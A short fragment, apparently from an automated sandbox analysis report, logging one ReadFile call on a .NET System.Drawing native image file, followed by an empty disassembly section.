C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FF8B87E12E7	ReadFile

Disassembly

No disassembly